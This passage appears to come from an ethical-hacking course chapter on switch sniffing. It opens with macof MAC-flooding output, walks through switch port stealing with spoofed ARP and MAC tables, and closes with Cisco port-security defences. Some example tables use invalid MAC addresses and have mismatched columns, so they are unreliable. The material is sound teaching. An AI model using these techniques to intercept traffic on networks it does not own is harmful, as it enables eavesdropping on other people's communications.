79:92:2:71:eb:dc 43:2c:85:69:2a:c8 0.0.0.0.58766 > 0.0.0.0.5858: S 1059668333:10
59668333(0) win 512
42:8d:8c:14:a1:6e 7c:5c:49:4c:9f:d7 0.0.0.0.40230 > 0.0.0.0.17278: S 598145893:5
98145893(0) win 512
ad:f1:4d:45:20:3e 5b:55:b9:52:a:10 0.0.0.0.33134 > 0.0.0.0.3794: S 1636475316:16
36475316(0) win 512
```

Figure 8.21: MAC flooding using macof



Switch Port Stealing

- The Switch Port Stealing sniffing technique uses **MAC flooding** to sniff the packets
- The attacker floods the switch with **forged gratuitous ARP packets** with the target MAC address as the source and his/her own MAC address as the destination
- A **race condition** of the attacker's flooded packets and the target host's packets occurs; thus the switch must change its MAC address, binding constantly between two different ports
- In such a case, if the attacker is fast enough, he/she will able to **direct the packets** intended for the target host toward his/her switch port
- The attacker now manages to **steal the target host's switch port** and sends ARP requests to the stolen switch port to discover the target host's IP address
- When the attacker gets an ARP reply, this indicates that the **target host's switch port binding** has been restored, and the attacker can now sniff the packets sent toward the targeted host

Switch Port Stealing

The switch port stealing sniffing technique uses MAC flooding to sniff the packets. The attacker floods the switch with forged gratuitous ARP packets with the target MAC address as the source and his/her own MAC address as the destination. A race condition of the attacker's flooded packets and target host packets will occur, and thus, the switch has to change its MAC address to bind constantly between two different ports. In this case, if the attacker is fast enough, he/she will be able to direct the packets intended for the target host toward his switch port. Here, the attacker manages to steal the target host switch port and sends an ARP request to this switch port to discover the target host's IP address. When the attacker gets an ARP reply, this indicates that the target host's switch port binding has been restored and the attacker can now sniff the packets sent towards the targeted host.



Layer 2 Switch
Forged ARP Reply
Host
Target
Attacker
Logical Connection
Real Connection

Figure 8.22: Switch port stealing

Assume that there are three machines in a network: Host A, the target's Host B, and the attacker's Host C.

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	Port C

Table 8.2: Details of three hosts in a network

The switch's ARP cache and MAC table contain the following values:

MAC Table

Vlan	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	0	Port C

Table 8.3: MAC table

ARP Cache

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.3	cc-dd-ee-ff-gg-hh

Table 8.4: ARP cache table

1. Switch port stealing is a sniffing technique used by an attacker who spoofs both the IP address and the MAC address of the target machine (Host B).

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	Port C

Table 8.5: Switch updated with a spoofed entry

2. The attacker's machine runs a sniffer that turns the machine's NIC adapter to promiscuous mode.
3. Host A, associated with the IP address (**10.0.0.1**), wants to communicate with Host B, associated with the IP address (**10.0.0.2**). Therefore, host A sends an ARP request (I want to communicate with **10.0.0.2**. What is the MAC address of **10.0.0.2**?).
4. The switch broadcasts this ARP request to all the machines in the network.
5. Before Host B (the target machine) can respond to the ARP request, the attacker responds to the ARP request by sending an ARP reply containing the spoofed MAC and IP addresses (I am **10.0.0.2**, and my MAC address is **bb-cc-dd-ee-ff-gg**).

   The attacker can achieve this by launching an attack such as denial of service (DoS) on Host B, which slows down its response.
6. Now the ARP cache in the switch records the spoofed MAC and IP addresses.

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.2	bb-cc-dd-ee-ff-gg

Table 8.6: ARP cache updated with a spoofed entry


7. The spoofed MAC address of target Host B (**bb-cc-dd-ee-ff-gg**) and the port connect to the attacker's machine (**Port C**) and update the switch's CAM table. Now, a connection is established between **Host A** and the attacker's machine (**Host C**).

VLAN	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port C

Table 8.7: MAC Table updated with a spoofed entry

8. Now, the system will forward all the packets directed towards Host B to Host C through Port C, i.e., the attacker's machine.

Thus, an attacker can sniff the packets sent to Host B.



How to Defend against MAC Attacks

00:0c:1c:cc:cc:cc
00:0a:4b:dd:dd:dd

132,000
Bogus MACs

Configuring Port Security on Cisco Switch:

- switchport port-security
- switchport port-security maximum 1 vlan access
- switchport port-security violation restrict
- switchport port-security aging time 2
- switchport port-security aging type inactivity
- snmp-server enable traps port-security trap-rate 5

Only 1 MAC Address
Allowed on the Switch Port

Port security can be used to **restrict inbound traffic** from only a selected set of MAC addresses and limit MAC flooding attack

How to Defend against MAC Attacks

Port security is a feature that identifies and limits the MAC addresses of the machines that can access the port. If you assign a secure MAC address to a secure port, then the port will forward only the packets with source addresses inside the group of defined addresses.

A security violation occurs

- When a port is configured as a secure port, and the maximum number of secure MAC addresses is reached
- When the MAC address of the machine that is attempting to access the port does not match any of the identified secure MAC addresses

Once the maximum number of secure MAC addresses on the port is set, the secure MAC addresses are included in an address table in any of the following three ways:

- You can configure all secure MAC addresses by using the switch port, port-securing the MAC-address interface configuration command.
- You can allow the port to dynamically configure secure MAC addresses with the MAC addresses of the connected devices.
- You can configure a number of addresses and allow the rest to be dynamically configured.

Port security limits MAC flooding attacks and locks down ports, sending an SNMP trap.

As shown in the figure, the attacker floods the switch CAM tables with fake MAC addresses and thus threatens security by turning a switch into a hub.




Figure 8.23: Flooding CAM tables

As shown in the figure, the number of MAC addresses allowed on the switch port is limited to one; therefore, the MAC requests are recognized as flooding. Port security locks down the port and sends an SNMP trap.

